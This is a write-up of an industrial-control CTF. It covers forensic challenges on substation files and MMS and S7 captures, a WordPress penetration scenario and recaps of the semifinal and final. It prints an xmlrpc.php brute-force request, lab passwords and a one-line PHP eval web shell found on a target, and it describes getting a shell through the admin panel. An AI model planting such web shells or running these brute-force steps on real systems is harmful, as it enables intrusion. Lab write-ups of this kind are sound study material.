
Open any result and locate gcat.py:

The flag is: gcat.is.the.shit@gmail.com
0x08 Smart Substation Device Anomaly Diagnosis
The first four ZIP magic bytes were reversed. Reversing them makes the archive extractable.

Obtain dcs.dcs.

This is a KSCD file for Kaimo SCD analysis software, with two junk bytes prepended. Every 00 was changed to 20, preventing normal parsing, so patterns had to be recovered from strings.

Then use visual inspection and a regular expression to extract the flag.
0x09 Strange Data
A search for ETHER found nothing useful. Seeing many ASCII values, I converted them to characters.

The logic extracts lines beginning with |0 and converts following ASCII values to bytes. The packet resembles MMS traffic.

This recalled challenge two. Under MMS rules, valid packets appear in pairs:

It also contained the word flag, so convert it to 66|6c|61|67|.

Searching the original stream.exe reveals

Use a conversion tool to inspect the section after flag on line 71769.

Copying it reveals:
flag¡? :
PL1012{ROT
PL1012CTRL PL1012LD0
PL1012MEAS PL1012RC}
After inspecting the structure and making an educated guess, the flag is ROTCTRLLD0MEASRC.
0x10 Abnormal S7 Data

The supplied flag.pcapng contained 570,000 packets.
Enter s7comm in the filter.
Filtering barely changed the count; over 570,000 packets remained.

Inspect packet contents with the filter
s7comm.header.rosctr == 3 & s7comm.data.returncode == 0xff
The capture contains 288,305 packets.

Adding the initialization packets accounts for exactly half, showing every sent packet received a response.


Ack_Data was unnecessary. Filtering with s7comm.header.rosctr == 1 showed Job Write Var packets, all writing length 10. That was enough to start scripting the extraction.

I wrote code to select every 113-byte packet. Initially, I incorrectly tried to concatenate changing trailing bytes to reconstruct the flag.

The filtered traffic really did contain text resembling a flag, which cost us considerable time.
Nothing stood out until I wondered whether the preceding 0xffff varied, so I wrote:

Only one packet satisfied the condition.


The flag is ffad28a0ce69db34751f.
0x11 Industrial Network Penetration Test (Scenario)
The target subnet was 172.16.1.0/24. Scanning found 172.16.1.2 on port 80 running WordPress. WPScan reported:

The plugins had no exploitable critical issue, but robots.txt and xmlrpc.php were present. Visit robots:

After download, /wordpress/flag_dict_dict_di.txt was a dictionary containing over three million entries:


The dictionary contained heavy duplication: each ciphertext repeated over 300 times. Deduplication reduced it to roughly 10,000 entries.
The plan was clear: use the dictionaries to brute-force the administrator password, obtain a shell from the admin panel, escalate privileges, and find the flag. WPScan identified the username:

Combine this with xmlrpc.php brute force using:
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>wp.getUsersBlogs</methodName>
  <params>
   <param><value>Wikia</value></param>
   <param><value>Random</value></param>
  </params>
</methodCall>
Find the flag with Burp Suite:

The password was DDE-JIJIJawww9999.
After login, a 404 file yielded a shell.
whoami showed ordinary user abc. In abc's directory, flag.txt.txt contained:


Next inspect systeminfo:
Various privilege-escalation attempts still could not upload a file:

Later testing showed that creating a file worked normally.

New files could not exceed 350 lines, roughly 1 KB; larger writes failed.
Chunked transfer worked, but the uploaded files lacked execution permission. I considered UDF extraction and recovered the database password:


Remote login with administrator / Jnds2019!@ succeeded.
Search finds flag.

The opened file isflag={!@#$%Jnds2019&*--}
0x12 On-Site Semifinal
The semifinal lasted two days. Day one covered CTF, hardening reports, and scenarios; day two involved vulnerability research on real industrial devices.
Day 1
There were 15 challenges:
- 1. Network Anomaly Analysis
- 2. System Anomaly Analysis
- 3. Web Application Anomaly Analysis
- 4. Industrial-Control Anomaly Analysis
- 5. Configuration Anomaly Analysis
- 6. Network Anomaly Remediation
- 7. Emergency Web Application Remediation
- 8. System Emergency Remediation
- 9. Industrial-Control Emergency Remediation
- 10. Threat Intelligence Collection
- 11. Reverse Analysis and Attribution
- 12. Network Security Hardening
- 13. System Hardening
- 14. Application Security Hardening
- 15. Industrial-Control Security Hardening
There were no written challenge prompts. The competition used two remote targets: XP hosted industrial-control configuration software, and Windows 7 primarily hosted web services.
Here is the Web Application Anomaly Analysis writeup.
Web directory:

Under /WWW/Conf/Role/, we foundwebshell.php
Its contents are:
<?php @eval($_POST['chopper']);?>
//1019711512111910198115104101108108

Set1019711512111910198115104101108108Divide into
101 97 115 121 119 101 98 115 104 101 108 108
ASCII conversion yields
Only the first five challenges required flags, and we found one. Afterward, others explained that System Anomaly Analysis on XP required opening Explorer. The flag was not a visible file and dir did not list it, but an executable named flag opened Internet Explorer settings where the flag appeared.
After challenge five came report writing—many reports. One teammate wrote 3,000 words.
The next challenges were scenarios. They were probably straightforward for ICS specialists: restore devices such as the following to normal operation.



The goal was to restore normal operation. We had no experience with real or simulated industrial-control devices and did not succeed.
Day 2
We scored zero on challenge two, so only the competition format is described.
A device was assigned randomly; ours wasmitsubishi melsec iq-r
This is the device.

There was no web interface; ports 21 and 5007 were open. GX Works3 connected successfully, but vulnerability research found nothing. We later submitted four low-quality issues—including packet replay causing restart/pause and denial of service—but zero were accepted.
0x13 Final
The final lasted one day and simulated attacks and defense on real devices. Each team selected an industrial device and had one hour to harden it. Afterward, any target could be attacked. There were two scoring methods:
First, successfully attack a defended industrial device: +200 points; victim: −100. Second, compromise a host or device and plant different flag types: +10 points each.
Those were the broad rules. Most attacks used MS17-010 to compromise hosts, plant flags, or affect industrial devices.
0x14 Summary
Overall, the competition taught us a great deal about protocols and industrial-control devices. Discussion with others interested in ICS security is welcome.